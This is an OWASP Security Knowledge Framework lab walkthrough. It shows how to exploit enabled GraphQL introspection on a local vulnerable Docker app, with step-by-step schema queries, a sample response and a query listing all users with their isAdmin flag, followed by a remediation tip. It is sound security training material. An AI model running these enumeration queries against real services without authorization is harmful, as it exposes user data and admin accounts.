
Python - GraphQL Introspection
Running the app on Docker
$ sudo docker pull blabla1337/owasp-skf-lab:graphql-info-introspection$ sudo docker run -ti -p 127.0.0.1:5000:5000 blabla1337/owasp-skf-lab:graphql-info-introspectionNow that the app is running let's go hacking!
Reconnaissance

As soon as we browse on http://0.0.0.0:5000 we see the few posts published by 2 users
Exploitation
We want to use the introspection feature (enabled) in this case, to understand more about what queries are supported.
Let' use the GraphiQL UI to send queries to the backend and discover what is available.
Go to http://0.0.0.0:5000/graphql. We can query the generic __schema using:
{
  __schema {
    types {
      name
    }
  }
}
The application gives us interesting Types. Let's explore the UserObject one. If we build a more complex query we can ask for more information, exploring every field available. Let's send the following:
{
  __type(name: "UserObject") {
    name
    fields {
      name
      type {
        name
        kind
        ofType {
          name
          kind
        }
      }
    }
  }
}
In this case, for each field we we want to know what are the subfields and of which type.
The application will answer with:
{
  "data": {
    "__type": {
      "name": "UserObject",
      "fields": [
        {
          "name": "uuid",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        },
        {
          "name": "username",
          "type": {
            "name": "String",
            "kind": "SCALAR",
            "ofType": null
          }
        },
        {
          "name": "isAdmin",
          "type": {
            "name": "Boolean",
            "kind": "SCALAR",
            "ofType": null
          }
        },
        {
          "name": "posts",
          "type": {
            "name": "PostObjectConnection",
            "kind": "OBJECT",
            "ofType": null
          }
        },
        {
          "name": "id",
          "type": {
            "name": null,
            "kind": "NON_NULL",
            "ofType": {
              "name": "ID",
              "kind": "SCALAR"
            }
          }
        }
      ]
    }
  }
}
BINGO! We have some good information here

We can see that there is an interesting field isAdmin, that we can use to find out who is the admin of the application.
Now we just need to query all the Users. To do that, let's see if there is a query available. We can use the following syntax:
query availableQueries {
  __schema {
    queryType {
      fields {
        name
        description
      }
    }
  }
}
That will give us the allUsers query. Now we need to understand what are the fields. We can do that in different ways, using GraphiQL or doing some more introspection. In this case we use GraphiQL, sending the following query:
{
  allUsers {
    edges {
      node {
        username
        isAdmin
      }
    }
  }
}
Remediation
Implement authorization on graphql endpoint. Although authenticated users could query the information, you should not map sensitive information into the type defined into the schema.
Additional resources
Last updated
Was this helpful?